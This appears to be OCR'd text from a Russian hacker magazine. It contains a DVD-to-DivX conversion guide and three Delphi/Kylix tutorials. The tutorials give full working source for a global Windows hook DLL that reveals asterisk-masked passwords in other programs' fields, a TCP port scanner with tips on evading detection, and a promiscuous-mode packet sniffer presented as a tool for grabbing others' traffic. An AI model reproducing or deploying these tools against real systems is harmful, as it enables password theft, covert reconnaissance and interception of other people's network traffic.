2. Decode Audio - звук сразу объединяется с видео, и после окончания процесса декодирования файл будет содержать аудиодорожку. Если ты выбираешь этот вариант, то внизу выбери частоту дискретизации. Если у тебя новая звуковуха и она поддерживает 48KHz, то лучше выбирай 48, а еще лучше поставь галочку возле Same is input, и у тебя останется частота, с какой записан аудиопоток на DVD, тогда ты сможешь избежать возможных проблем с рассинхронизацией аудио и видео.

3. Don't process audio - не обрабатывать аудио вообще. Я последнее время выбираю лишь этот вариант, поскольку потом я могу экспериментировать над аудио, как только мне заблагорассудится.


Закладка Post Processing используется для настройки оптимальных результатов обработки видео.




Resizing Quality Options - данный переключатель позволит выбрать тебе приемлемый метод масштабирования. Все эти методы отличаются качеством и временем обработки. Если ты не заботишься о качестве фильма, а думаешь только о времени, какое у тебя займет конвертирование, то выбирай Nearest Neighbourg. Второй и третий фильтры представляют собой баланс между скоростью и качеством. Но если ты ставишь галочку у Keep aspect ratio (Сохранять соотношение сторон), то лучшим фильтром будет HQ Bicubic Filtering.

В закладке Files нужно всего-навсего указать место, куда сохранять файлы с видео- и, если нужно, с аудиоданными и их названия.

NEXT







DVD --> DivX

Терехов Михаил (stranger@real.xakep.ru)
Зелененко Maxx (maxx@real.xakep.ru)

И осталась последняя закладка General.



Тут можно указать, сколько по времени в секундах или сколько кадров нужно обрабатывать входной поток. Если ты собираешься обрабатывать поток полностью, в чем я не сомневаюсь, то поставь галочку у Compile whole file. Тогда файл будет обработан полностью от начала до конца. Еще для удобства поставь галочку у Shut down computer after finishing the job. При таком раскладе по окончании процесса конвертирования комп выключится.
Что, уже потираешь ручки и думаешь, что с настройкой ты закончил. Хочу тебя огорчить, но придется повозиться еще немного. Надо настроить параметры аудио- и видеокодеков. Для этого в меню Options выбери Output Format Options.
Для настройки видеокодека нажми на кнопку Select Codec под надписью Video 0x0. В выпа-




дающем меню надо выбрать DivX ;-) Mpeg 4 Low Motion или DivX ;-) Mpeg 4 Fast Motion, если ты хочешь получить фильм высокого качества. Они отличаются тем, что Low Motion оптимизирован для медленно меняющихся сцен, в отличие от него Fast Motion создан для динамических сцен. Соответственно, если в сцене очень много движения, то ты увидишь огромное количество квадратов. Но так как в любом фильме количество динамических сцен не так велико, то рекомендуется использовать Low Motion кодек.
Дальше жмем кнопку Настройка и указываем Keyframe every равным 1 секунде для того, чтобы доступ производился к каждой секунде будущего фильма. С остальными числами можешь поэкспериментировать, но Date Rate не принято опускать ниже 910. С настройкой видеокодека закончили, теперь можно приступать к настройке аудио, конечно, если ты решился обрабатывать и звук тоже. Лучше выбрать MPEG Layer-3 с битрейтом 128 или 160, но частоту дискретизации выбирай 48KHz. Вот и все, жмешь пару раз OK, и дело сделано. Для начала конвертирования в меню Run... выбери Start Convertion. Появится такое окошко:
Если поставить галочку напротив Display Output, то в режиме замедленного повтора ты



сможешь посмотреть этот фильм. Если не хочешь смотреть фильм, то просто выключи монитор и займись каким-нибудь общественно полезным делом (уборка квартиры подойдет), т.к. этот процесс затянется минимум часов на девять.
Вернувшись к компу через ...дцать часов, ты увидишь, что фильм благополучно конвертирован. Теперь его можно немедленно просмотреть, но только в случае, если он был декодирован вместе со звуком. Все, кто так и сделал, могут смело перелистнуть страницу и отдохнуть. Тех же, кто решил с аудио разобраться сам, я все же попрошу остаться.
Так как кодирование это самый большой по времени этап. Он может занять по времени 10-15 часов. Чтобы после 10 часов работы не увидеть, что у фильма есть проблемы, рекомендую поэкспериментировать сначала с двухминутным роликом, который есть на каждом диске. Работа над ним займет 10-30 минут. Ведь так ты сможешь поэкспериментировать и опробовать различные варианты. Если с этим роликом все нормально, то можешь смело приступать к кодированию диска.

Шаг 4. Декодирование аудио

Сейчас пришла очередь распаковать программу ac3dec. Лучше будет, если ты эту софтину разархивируешь в каталог, где у тебя лежат vob'овские файлы. Эта прога запускается в командной строке. Так что предварительно придется запустить Сеанс MS-DOS. Путем нелегких манипуляций ты добираешься до папки, где ты разместил файлы программы. Набери ac3dec -? и ты получишь исчерпывающую информацию о параметрах проги.
Этап работы со звуком экспериментальный. Так что ты определись, что тебе нужно: сделать звук в DolbyDigital 5.1 или обычный



Stereo. Я тебе покажу только как сделать Stereo, а если тебе захочется DolbyDigital 5.1, ты поэкспериментируй или пиши, я тебе помогу в этом.
Чтобы конвертировать звук, набери в командной строке такую надпись:
ac3dec vts_01_1.vob -allvobs -substream 0x8y -pcmwav output.wav
Вместо "y" в строке -substream 0x8y подставь нужное число в зависимости от того, какую дорожку надо декодировать.
output.wav - название файла, в который запишется аудиопоток. Он может быть, на твое усмотрение, назван по-другому.
Чтобы определить, какая тебе все-таки нужна, набери:
****
ac3dec vts_01_1.vob -substream 0x8y
****
Перебирай "y" начиная с нуля. В зави-






DVD --> DivX

Терехов Михаил (stranger@real.xakep.ru)
Зелененко Maxx (maxx@real.xakep.ru)

Delphi. Создание и использование DLL
Horrific (smirnandr@mail.ru) www.x-c-r.com
< Folder 7 >

симости от того, сколько дорожек содержит поток. Когда определился, вводи ту строку с уже определенной цифрой и иди снова займись делом. Но этот процесс займет около часа. Когда он будет закончен, у тебя появится аудиофайл.



Шаг 5. Объединение видео и аудио

Для объединения воспользуемся программой VirtualDub. Сначала надо загрузить видеофайл. Для этого надо в меню File выбрать Open Video file, а там уже, найдя файл с видеоданными, открыть его. Теперь идем в меню Video и там ставим кружочек напротив Direct Stream Copy. Это надо для того, чтобы в процессе объединения никакие манипуляции с видео не производились. С видео покончено навсегда. Теперь займемся аудио. Для этого в меню Audio выбираем пункт WAV Audio и открываем аудиофайл, которые некоторое время назад мы создали. Теперь надо поставить в этом же меню Audio кружок напротив Full Processing Mode. Далее, чтобы как-то уменьшить этот wav'вский файл в размерах, нажимаем все в том же меню Compression. Здесь наиболее подходящим для нас будет формат MPEG Layer-3. Битрейт и частоту выбирай по своему вкусу. По этому поводу уже пару строк написано. После этого останется только в меню File выбрать Save AVI и обозвать как-нибудь будущий файл. Жмешь OK, и процесс пошел.

Аллилуйя!

В конце всего этого ты получишь avi-файл с полноценным фильмом, который можно запустить и смотреть. Обычно получается так, что в итоге фильм занимает около 650 мегов. Так что можно записать себе сидюк и больше не париться по поводу места на диске. Желаю приятного просмотра.



Horrificъ
ака А. Фленовъ

УЧЕБНИКЪ

DELPHI

Подсматриваем пароли, спрятанные под звездочками

Horrific (smirnandr@mail.ru) www.x-c-r.com

Благодаря твоим просьбам и запросам из HackFaq мне приходится отходить от плана, согласованного с главредом. С одной стороны, ты толкаешь меня под окровавленный кровью авторов Х нож главреда. С другой стороны, ты мне усложняешь жизнь по самые "не хочу". В любом случае, ничего хорошего. Если так пойдет и дальше, то на ноже SINtez-а появится моя свежая кровь. И следующий репортаж о кодинге мне придется вести уже из морга. Но что поделаешь. Сегодня мне приходится корректировать свой план и выполнять твои просьбы. В этом номере обе статьи кодинга построены по самым многочисленным просьбам. Эта статья отвечает на наиболее часто задаваемый вопрос из HackFaq: "Как увидеть пароль, спрятанный под звездочками?". Для этого есть куча разных прог. Но мы же с тобой совместимые челы, поэтому не юзаем чужие творения. Вот поэтому мы создадим такую прогу сами. Тем более, что сам просил объяснить, как это работает.

ШКОДИНГЪ

Для этого примера я написал DLL файл, который будет сейчас расписан перед твоими глазами. Ничего особо визуального мы сегодня делать не будем. Только кодинг и ничего больше. Кстати, я уже перешел на Delphi 6, так что все исходники теперь будут писаться в нем. Если ты до сих пор застрял в Delphi 5, то бегом на рынок за свеженьким диском.




Рисунок 1. Создание новой библиотеки DLL

Для начала создадим новый проект. Но не тот, который использовали до этого, а проект DLL библиотеки. Для этого выбирай меню File->New->Other ... (для Delphi 5 это просто File->New). Перед тобой откроется окно, как на рисунке 1. Найди здесь пункт DLL Wizard и дважды кликни по нему. Delphi создаст пустой проект DLL библиотеки. Сразу нажми пимпу "Save", чтобы сохранить проект. В качестве имени введи "hackpass", это же и будет именем dll файла.




Рисунок 2. Новый проект библиотеки DLL


Теперь сотри весь текст, который написал Delphi, и напиши то, что находится у меня во врезке "исходный текст dll файла".

Horrific (smirnandr@mail.ru) www.x-c-r.com

-2-

ТЕОРИЯ

Самое основное в нашей DLL - это процедура RunStopHook. Ей передается один только параметр. Если он равен true, то я регистрирую ловушку, которая будет ловить все сообщения Windows на себя. Для этого используется функция SetWindowsHookEx. У этой функции четыре параметра:
1. Тип ловушки. Я указал WH_GETMESSAGE, которая ловит все сообщения.
2. Указатель на функцию, которой будут пересылаться сообщения Windows.
3. Указатель на приложение
4. Идентификатор потока. Если ноль, то используется текущий.
В качестве второго параметра я указал имя функции SysMsgProc. Она также описана в этой dll. Давай на нее посмотрим.



Программа в действии

ЛОВУШКА ДЛЯ СООБЩЕНИЙ

В первой строке я передаю пойманное сообщение остальным ловушкам, установленным в системе с помощью CallNextHookEx. После этого я получаю окно, сгенерировавшее событие, и проверяю тип события. Если была кликнута левая кнопка крысы и удержана пимпа Control, то убрать звездочки. Я не могу больше останавливаться на этой DLL, потому что моя рубрика не резиновая. Придется тебе разбираться с происходящим по комментариям.

ЮЗАЕМЪ DLL

Теперь напишем прогу, которая будет загружать DLL и запускать ловушку. Для этого создай новый проект (такие мы уже создавали). Перейди в исходник и найди раздел var. Рядом должно быть написано что-то типа "Form1: TForm1". Допиши сюда строку:

```
procedure RunStopHook(State : Boolean)
 stdcall; external 'hackpass.dll' index 1;
```

В этой строке я объясняю Delphi, что есть такая функция RunStopHook, которая находится в написанной мной библиотеке hackpass.dll и ее индекс = 1. Вот по этому индексу Delphi и будет вызывать функцию. Можно, конечно же, и по имени, но это будет немного медленней.

Теперь создай обработчик события для формы OnShow и напиши там:

```
RunStopHook(true);
```

И, наконец, создай обработчик события OnClose и напиши:

```
RunStopHook(false);
```



Оформленная форма

КРАНТЫ ПАРОЛЯМЪ

Все, наше приложение готово. Запусти его. Потом перейди в окно со строкой ввода и кликни там левой кнопкой крысы, удерживая Control. Звездочки моментально превратятся в реальный текст.
Для большего эффекта можешь бросить на форму проги, загружающей DLL, какую-нибудь картинку. Ну а если что-то непонятно, то просто тренируйся. Со временем все само придет. Главное - практика.
Удачи!!! Исходники примера, как всегда, ищи на www.x-c-r.com.

Исходный текст dll файла

```
library hackpass;

uses Windows, Messages;
var
 SysHook : HHook = 0;
 Wnd : Hwnd = 0;

function SysMsgProc(code : integer; wParam : word;
 lParam : longint) : longint; stdcall;
begin
//Передать сообщение другим ловушкам в системе
 CallNextHookEx(SysHook, Code, wParam, lParam);
//Проверяю сообщение
 if code = HC_ACTION then
  begin
//Получаю идентификатор окна, сгенерировавшего сообщение
   Wnd := TMsg(Pointer(lParam)^).hwnd;

//Проверяю тип сообщения.
//Если была нажата левая кнопка мыши
//и удержана кнопка Control, то ...
   if TMsg(Pointer(lParam)^).message = WM_LBUTTONDOWN then
   if ((TMsg(Pointer(lParam)^).wParam and MK_CONTROL) = MK_CONTROL) then
    begin
// Убрать в окне, отправившем сообщение, звездочки
     SendMessage(Wnd, em_setpasswordchar, 0, 0);
//Перерисовать окно.
     InvalidateRect(Wnd, nil, true);
    end;
  end;
end;
// Процедура запуска.
procedure RunStopHook(State : Boolean) export; stdcall;
begin
//Если State = true, то ...
 if State=true then
  begin
//Запускаем ловушку.
   SysHook := SetWindowsHookEx(WH_GETMESSAGE,
     @SysMsgProc, HInstance, 0);
  end
 else//Иначе
  begin
//Отключить ловушку.
   UnhookWindowsHookEx(SysHook);
   SysHook := 0;
  end;
end;

exports RunStopHook index 1;

begin
end.
```

KYLIX.

Сканеръ портов заказывали?

(Внимание!!! Пример, написанный в Kylix, прекрасно работает в Delphi)

Horrific (smirnandr@mail.ru) www.x-c-r.com

Ко мне почти каждый день идут письма с просьбой выслать исходники какой-нибудь сетевой проги. Оно и понятно, потому что сетевой хак интересснее и адреналинистее (любим же мы коверкать русский язык :). Чаще всего народ просит порт-сканеры, поэтому сегодня я расскажу тебе, как самому создать это чудо природы.

Начнем-сссс...

Постоянные читатели уже должны знать, как самому написать порт-сканер. Год назад, в спецвыпуске "Кодинг" я уже рассказывал об этом чуде. Тогда я написал порт-сканер с использованием WinAPI. В этом ничего плохого нет, просто в Linux нет WinAPI, поэтому тот пример нельзя так просто перенести на Kylix.

Продвинутые должны знать, что работа с сетью в Linux и Win построена одинаково на использовании сокетов. Но в Linux - это нормальные сокеты, а в Win - это WinSocks. Они не совместимы между собой, хотя и имеют много общего в названиях функций.

Поэтому я решил сегодня написать порт-сканер на основе компонентов. Такой сканер скомпилируется в Linux или Win без малейшего изменения исходника. А работать он будет даже быстрее, чем синхронные сокеты.

ПЕСНИ И ПЛЯСКИ

Запусти Kylix. Брось на форму одну кнопку (имя по умолчанию Button1), два компонента TLabel (с именами Label1 и Label 2) и два компонента TEdit (с именами Edit1 и Edit2). Теперь у кнопки поменяй свойство Caption на "Scan", у Label1 на "Start Port", а у Label2 на "End Port".




Рисунок 1. Форма будущего сканера

Если ты все сделал правильно, то у тебя должно получиться нечто похожее на рисунок 1. По нажатию кнопки мы будем сканировать порты, начиная от номера, указанного в Edit1, по номер, указанный в Edit2.

Теперь нужно бросить на форму самый важный компонент - TCPClient. В нем дядя Борман уже реализовал для нас все необходимые функции для работы с сокетами и, конечно же, сканирования.




Рисунок 2. TCPClient

Прежде чем приступить к кодингу, давай еще немного улучшим форму. Установи у Edit1 свойство Text в "1", а у Edit2 в "2". Этим мы задаем значения по умолчанию для начального и конечного портов. И, наконец, брось еще TMemo. Желательно растянуть ее на всю оставшуюся свободную часть формы. Здесь мы будет отображать состояние сканирования. В итоге у тебя должно получиться нечто похожее на рисунок 3.

Теперь с оформлением покончено, пора переходить к кодингу. В принципе, код достаточно легкий и помещается всего-то в 8 строчек. Так что скоро ты увидишь свой сканер в действии.




Рисунок 3. Окончательная форма будущего сканера

ШКОДИНГЪ

Для начала создадим событие OnClick для кнопки. Это событие отлавливает сообщение "нажатие на кнопку". Обработчик можно создать двумя способами:

1. Выделить кнопку, перейти в объектный инспектор и дважды щелкнуть по строке OnClick.
2. Просто дважды щелкнуть по кнопке. По умолчанию двойной клик по компоненту создает для него обработчик события OnClick.

Выбирай то, что тебе по душе, и двигаемся дальше.

Как я уже сказал, по нажатию этой пимпы мы будем сканировать порты. Вот и давай напишем сюда этот текст. Перепиши все, что написано во врезке "Обработчик события OnClick". Комментарии переписывать не обязательно, я их вставил для большей ясности происходящего. Как только перепишешь, можешь продолжить читать дальше, я объясню, что здесь происходит.

ТЕОРИЯ

Ну а теперь давай разберемся, как же работает наш сканер. В разделе var я объявил две переменные i типа целое число (intrger) и ipstr типа строка (String). После начала блока кода (после begin), в первой строке я присваиваю переменной ipst значение '127.0.0.1'. Это будет значение по умолчанию для адреса сканируемой машины.

Следующей строкой я запрашиваю у юзера ip адрес машины:

if not InputQuery('Atention', 'Enter IP Address', ipstr) then exit;

Здесь я использую функцию InputQuery. Она выводит стандартное окно ввода (ты можешь его увидеть на рисунке 4). Функции передается три параметра:

1. Текст заголовка окна.
2. Текст, отображаемый над строкой ввода.
3. Переменная типа строки, куда запишется результат.

NEXT

Если пользователь ввел значение и нажал OK, то функция вернет true, иначе вернет false. Поэтому я использую конструкцию:
if not InputQuery(...) then exit;
Которая означает: "Если пользователь не нажал OK, то выйти".



Рисунок 4. Результат работы сканера

После этого я запускаю цикл:
for i:=StrToInt(Edit1.Text) to StrToInt(Edit2.Text) do
Эта строка звучит так: "Для переменной i присвоить значение, указанное в Edit1, и до значения, указанного в Edit2, выполнять следующую строку". Вместо следующей строки у меня идет блок begin ... end, поэтому будет выполняться код, указанный в этом блоке. Чтобы было понятней, давай рассмотрим пример цикла:

```
for i:=1 to 10 do
begin
print('OK');
end;
```

Строка for i:=1 to 10 do запускает цикл от 1 до 10. Это значит, что код, указанный за последующими begin ... end, будет выполняться 10 раз. После каждого выполнения i будет увеличиваться на 1. После первого выполнения print('OK') переменная i будет равна 2, после второго - равна 3, и так держать.
И, наконец, IntToStr - функция, которой передается строка, а она превращает ее в число. Если ты передашь ей '1', то получишь число 1. Но если передашь 'a24gd', то получишь дулю с маком, потому что здесь не только числа, но и буквы.

ПОНЕСЛАСЬ ДУША В РАЙ

Теперь посмотрим на само сканирование, которое находится между begin и end. Первая строка указывает, какой порт мы хотим открыть: TcpClient1.RemotePort:=IntToStr(i);
Эта строка на русском звучит так: "у компонента TcpClient1 свойство RemotePort установить в значение, указанное в переменной "i". Свойство RemotePort является строковым, поэтому я конвертирую число i в строку с помощью IntToStr.
Едем дальше. Следующей строкой я пытаюсь открыть порт: "TcpClient1.Open". После этого произвожу проверку:
if TcpClient1.Connected then
Если компонент TcpClient1 смог законнектиться, то вывожу об этом сообщение "Memo1.Lines.Add(IntToStr(i) + ' open')".
И самое последнее, что я делаю, - закрываю порт. Если порт открылся и мы его не закрыли, то при следующей попытке открыть произойдет ошибка.

ИТОГИ

Вот и готов первый сканер. В Linux он у меня просканировал 1024 порта за несколько секунд. В Windows сканирование проходило около 5 минут, после чего я его вырубил. Так что под окнами сканируй не более десяти портов. Ты, наверно, спросишь, а как же тогда другие проги сканируют так быстро? Но это уже совсем другая история, о которой я расскажу в другой раз. В принципе, сканер рабочий, и его вполне реально юзать даже в боевых условиях. Тем более, что сканировать большое количество портов сразу очень опасно. Такие массовые сканы очень легко вычисляются. Желательно еще сканировать не все порты подряд, а в рассыпную. Например: 1, 150, 76, 1654, 756 и так далее. А это уже все в твоих руках.
На этом на сегодня все. Примеры, как всегда, можно забрать с моего сайта www.x-c-r.com.

ОБРАБОТЧИКЪ СОБЫТИЙ ONCLICK

```
procedure TForm1.Button1Click(Sender: TObject);
var
 i:Integer;
 ipstr:String;
begin
 ipstr:='127.0.0.1';
//Запрашиваю адрес компа.
 if not InputQuery('Atention', 'Enter IP Address', ipstr) then exit;
//Запускаю цикл
 for i:=StrToInt(Edit1.Text) to StrToInt(Edit2.Text) do
  begin
   //Устанавливаю порт
   TcpClient1.RemotePort:=IntToStr(i);
   //Пытаюсь его открыть
   TcpClient1.Open;
   //Если удалось, то сообщаю об этом
   if TcpClient1.Connected then
    Memo1.Lines.Add(IntToStr(i)+' open');
   //Закрываю порт.
   TcpClient1.Close;
  end;
end;
```

ВАЯЕМЪ СНИФФЕРЪ СОБСТВЕННЫМИ РУКАМИ

Продвинутымъ юзерамъ посвящается

Horrific (smirnandr@mail.ru www.x-c-r.com)
& Лозовский Александръ (klouniz@mail.ru)

ОБРАБОТЧИКЪ ONCLICK

```
procedure TForm1.Button1Click(Sender: TObject);
var
 i: integer;
 FuMac: array[0..5] of UCHAR;
begin
 FhAdapter:= PacketOpenAdapter(FAdapterDescs[0].szAdapterName);
 IF FhAdapter=0 then
  begin
   MessageDlg ('Не могу открыть адаптер.',mtError,[mbIgnore],0);
   exit;
  end;
 //Получить описание адаптера
 PacketAdapterDesc(LPADAPTER(FhAdapter),
  @FuBuffer[0], sizeof(FuBuffer), @i);
 //Получить MAC адрес
 PacketGetAddress(LPADAPTER(FhAdapter),
   @FuMac[0], 6, @i);
 //Установить фильтр для входящих пакетов
 PacketSetFilter(LPADAPTER(FhAdapter),
   NDIS_PACKET_TYPE_PROMISCUOUS);
 FpPacket := LPPACKET( PacketAllocatePacket(LPADAPTER(FhAdapter)) );
  IF (FpPacket= Nil) then
  begin
   MessageDlg ('Облом',mtError,[mbNo],0);
   PacketCloseAdapter(LPADAPTER(FhAdapter));
  HALT;
  end;
 //Пора определить буфер и его размер
 PacketInitPacket(FpPacket, @FuBuffer[0], 1520);
 {==Ну, полетела душа в рай... будем хапать==}
 LogF:= TFileStream.Create(Edit1.Text,fmCreate oR fmOpenWrite);
 Nado:= True; //Переменная надобности ;)
 While Nado= TRUE do
  begin
   Application.ProcessMessages;
   PacketReceivePacket(LPADAPTER(FhAdapter),
     FpPacket, true, @Bytes);
   if Bytes>0 then
    LogF.Write(FuBuffer,Bytes);//запишем полученное
   NumByt:= NumByt+Bytes;
   Label2.Caption:= IntToStr (NumByt);
   Application.ProcessMessages;
  end;
  LogF.Free; //Закроем логфайл
 end;
```

ОБЪЯВЛЕНИЕ ПЕРЕМЕННЫХ

```
private
{ Private declarations }
 NumPack,NumByt: integer;
 FAdapterDescs: array[0..4-1] of ADAPTER_DESC;
 FAdapterName: String;
 NADO: Boolean;
 FhAdapter: DWORD;
 FpPacket: LPPACKET;
 FuBuffer: Array [0..1520] oF ChaR;
 Bytes: DWord;
 LogF: TFileStream;
```

ОБРАБОТЧИКЪ СОБЫТИЙ ONCREATE

```
procedure TForm1.FormCreate(Sender: TObject);
var
 FadapterCount:Integer;
Begin
 //Получим доступн. адаптеры
 PacketGetAdapterNames(@FAdapterDescs, 4, @FAdapterCount);
 //Получим имя адаптера
 FAdapterName:= StrPas (@FAdapterDescs[0].SzAdapterDesc);
 //Расскажем о юзаемом адаптере
 Edit2.Text:= FAdapterName;
 NumPack:=0; NumByt:= 0;
end;
```

Я думаю, ты знаешь, что такое sniffer и для чего он нужен. Скорей всего в твоем арсенале уже существует пара тварей с этим гордым названием. Но настоящий X-мэн должен сам уметь создать своего боевого друга. Сегодня тебе предстоит познакомиться с основами этого нелегкого труда. Для тех, кто только проснулся, сообщаю: пакетный сниффер - это программа, которая принимает и сохраняет пакеты из сети, причем не всегда адресованные данному интерфейсу. Хорошо звучит? Очень сильно отдает твоими любимыми средствами получения информации - хороший троян, соколиный глаз, большое ухо, горячий утюг :). И вот именно этого монстра нам предстоит сегодня создать собственными руками.

ПЕРВЫЙ РАЗ В ПЕРВЫЙ КЛАСС

Любая работа с сетью - сидение в чате, заливка патчей для M$-WC - есть обмен информацией. Она пакуется в пакеты и если надо, то фрагментируется (born to frag, хе-хе...). К пакетам цепляется заголовок, содержащий сведения для его доставки, и они отправляются по IP адресу. Нет, конечно, есть еще маска подсети (255.255.255.0), нужная для отделения адреса компа от адреса сети. Но это на сегодня не колышет.

В Win9x отправкой и приемом данных занимается Winsock. В первой версии этой библы вообще не было ничего для прямой работы с пакетами, а про прямой доступ к сетевухе MS вообще забыла. Ну что поделаешь, если у их программеров склероз. Во второй версии уже появились функции для работы с пакетами. Ты мне не поверишь, но они не работают :). Ну нельзя сказать, что совсем, но работают не так, как нам хочется.
На первый взгляд все безнадежно, и написать sniffer без прямого доступа к сетевухе или пакетам мы не сможем. Но это только первый взгляд, потому что мы можем обойти MS и все же получить прямой доступ к сетевухе. Для этого есть уже готовая библиотека packet.dll (ее, кстати, пользует известный "DSniff"). Вот и мы ее сегодня поюзаем. В ней уже есть все необходимые функции для работы с пакетами, самые нужные из которых я сейчас и опишу в качестве курса лекций :).

НАЗАД В ШКОЛУ

```
function PacketGetAdapterNames(
 pAdapterDescs:     PChar;
 nAdapterDescs:     USLONG;
 pnAdapterDescsMax:  PUINT
 ): BOOL; stdcall;
```

Эта функция возвращает список доступных сетевых адаптеров. Функция возвращает TRUE, если все путем, FALSE - если произошла ошибка.
PAdapterDescs - после вызова, сюда запишутся имена и адреса доступных адаптеров. Ты должен сюда передать массив из структур типа ADAPTER_DESC. Его длину можешь установить в 4, потому что в среднестатистическом компе не бывает больше 2-3 адаптеров.
NadapterDescs - длина массива.
PnAdapterDescsMax - сюда запишут, сколько адаптеров реально установлено в компе.

```
function PacketOpenAdapter(
 AdapterName: LPSTR
```



Ваяем сниффер собственными руками

Horrific (smirnandr@mail.ru) www.x-c-r.com
Лозовский Александр (klouniz@mail.ru)

- 6 -

```
): DWORD; stdcall;
```
Открываем инсталлированный адаптер. В качестве параметра нужно указать имя, которое ты получил после вызова PacketGetAdapterNames. Функция возвращает указатель на адаптер.

```
function PacketAllocatePacket(
 AdapterObject: LPADAPTER
): DWORD; stdcall;
```
Распределение пакета. AdapterObject - указатель на адаптер, который ты получил после вызова PacketOpenAdapter. Функция возвращает указатель на подготовленный пакет.

```
procedure PacketFreePacket(
 lpPacket: LPPACKET
); stdcall;
```
Уничтожить созданный пакет, не освобождая буфер.

```
procedure PacketInitPacket(
    lpPacket: LPPACKET;
    Buffer:    PChar;
    Length:    USLONG); stdcall;
```
Связывает с пакетом буфер под получаемые данные.
PlpPacket - пакет созданный с помощью PacketAllocatePacket
Buffer - буфер.
Length - длина буфера.

```
function PacketReceivePacket(
 AdapterObject: LPADAPTER;
 lpPacket: LPPACKET;
 Sync: Boolean;
 BytesReceived: PULONG
): Boolean; stdcall;
```
Ну, это самое вкусное - получение пакета.
AdapterObject - указатель на адаптер.
PlpPacket - полученный пакет :).
Sync - режим получения пакета (синхронный или асинхронный).
BytesReceived - сколько байт получили (это архиважно для идентификации приложения, пославшего пакет).
Если ты будешь использовать асинхронный режим, то тебе придется еще пользоваться функцией PacketWaitPacket для ожидания пакета. Для нас это лишнее усложнение задачи, поэтому я этим гемором заниматься не буду.


```
procedure PacketCloseAdapter(
AdapterObject: LPADAPTER
); stdcall;
```
Эта функция закрывает открытый адаптер.

ВПЕРЕДЪ, К СВЕТЛОМУ БУДУЩЕМУ

